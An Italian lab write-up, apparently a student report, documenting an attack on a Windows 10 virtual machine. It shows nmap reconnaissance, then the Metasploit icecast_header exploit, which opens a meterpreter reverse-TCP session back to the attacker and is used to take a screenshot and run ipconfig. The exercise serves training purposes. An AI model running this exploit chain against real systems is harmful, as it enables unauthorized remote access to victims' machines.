Relazione Hacking Windows

Nella seguente immagine avviamo la piattaforma Metasploit con il comando:


- **msfconsole**

Successivamente all'avvio della piattaforma, utilizzo il tasto **search** per trovare il modulo specifico, che mi servirà per lanciare l'attacco (**exploit**):

- search **icecast** (**exploit/windows/http/icecast_header**)

Nel prossimo passaggio ed illustrazione, dopo aver trovato con search il modulo specifico, effettuo le scansioni delle porte, dei servizi attivi e del sistema operativo della macchina:

- **sudo arp-scan 192.168.50.0/24**
- **sudo nmap -O -sV -T5 192.168.50155**



```
msf6 > sudo nmap -O -sV -T5 192.168.50.160
[*] exec: sudo nmap -O -sV -T5 192.168.50.160

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-26 04:39 EDT
Nmap scan report for 192.168.50.160
Host is up (0.00061s latency).
Not shown: 981 closed tcp ports (reset)
PORT     STATE SERVICE            VERSION
7/tcp    open  echo
9/tcp    open  discard?
13/tcp   open  daytime            Microsoft Windows International daytime
17/tcp   open  qotd               Windows qotd (English)
19/tcp   open  chargen
80/tcp   open  http               Microsoft IIS httpd 10.0
135/tcp  open  msrpc              Microsoft Windows RPC
139/tcp  open  netbios-ssn        Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds       Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
1801/tcp open  msmq?
2103/tcp open  msrpc              Microsoft Windows RPC
2105/tcp open  msrpc              Microsoft Windows RPC
2107/tcp open  msrpc              Microsoft Windows RPC
3389/tcp open  ssl/ms-wbt-server?
5357/tcp open  http               Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5432/tcp open  postgresql?
8009/tcp open  ajp13              Apache Jserv (Protocol v1.3)
8080/tcp open  http               Apache Tomcat/Coyote JSP engine 1.1
8443/tcp open  ssl/https-alt
MAC Address: 08:00:27:1C:16:CE (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 10
OS CPE: cpe:/o:microsoft:windows_10
OS details: Microsoft Windows 10 1507 - 1607
Network Distance: 1 hop
Service Info: Host: DESKTOP-9K1O4BT; OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 174.57 seconds
```

Nella seguente immagine e passaggio finale, utilizzo **use** per selezionare il modulo scelto, così da caricare il modulo, una volta caricato l'exploit scelto, con set imposto e configuro la macchina vittima, come sotto riportato, ed in fine utilizzo run, per lanciare l'attacco, appena visualizzo meterpreter, scrivo screenshot ed avrò l'immagine del **Desktop Windows 10** (**ultima immagine**). Infine con **ipconfig** posso visualizzare tutti i dettagli, relativi alle interfacce di rete, come di seguito (**Interface1 = Localhost, Interface9 = IP Windows 10 ed Interface14 = Server Microsoft**)

- msf6 > **use 0**
- msf6 > **exploit(windows/http/icecast_header) >** set **RHOST 192.168.50.160**

RHOST ⟹ **192.168.50.160**

- run

meterpreter > screenshot
Screenshot saved to: /home/kali/WzdKqTMW.jpeg

```
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/icecast_header) > set RHOST 192.168.50.160
RHOST => 192.168.50.160
msf6 exploit(windows/http/icecast_header) > run

[*] Started reverse TCP handler on 192.168.50.154:4444
[*] Sending stage (176198 bytes) to 192.168.50.160
[*] Meterpreter session 1 opened (192.168.50.154:4444 → 192.168.50.160:49465) at 2024-09-26 07:07:17 -0400

meterpreter > screenshot
Screenshot saved to: /home/kali/WzdKqTMW.jpeg
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  9
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:1c:16:ce
MTU          : 1500
IPv4 Address : 192.168.50.160
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::437:3259:5674:1f85
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 14
============
Name         : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:c0a8:32a0
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
```

Nella seguente immagine è rappresentato il Software Icecast2 Version 2.x, con il quale, possiamo verificare lo stato del Server della macchina Windows 10 (macchina vittima), come da immagine sottostante, lo stato del Server è attivo:

- **Server Status**: **Running**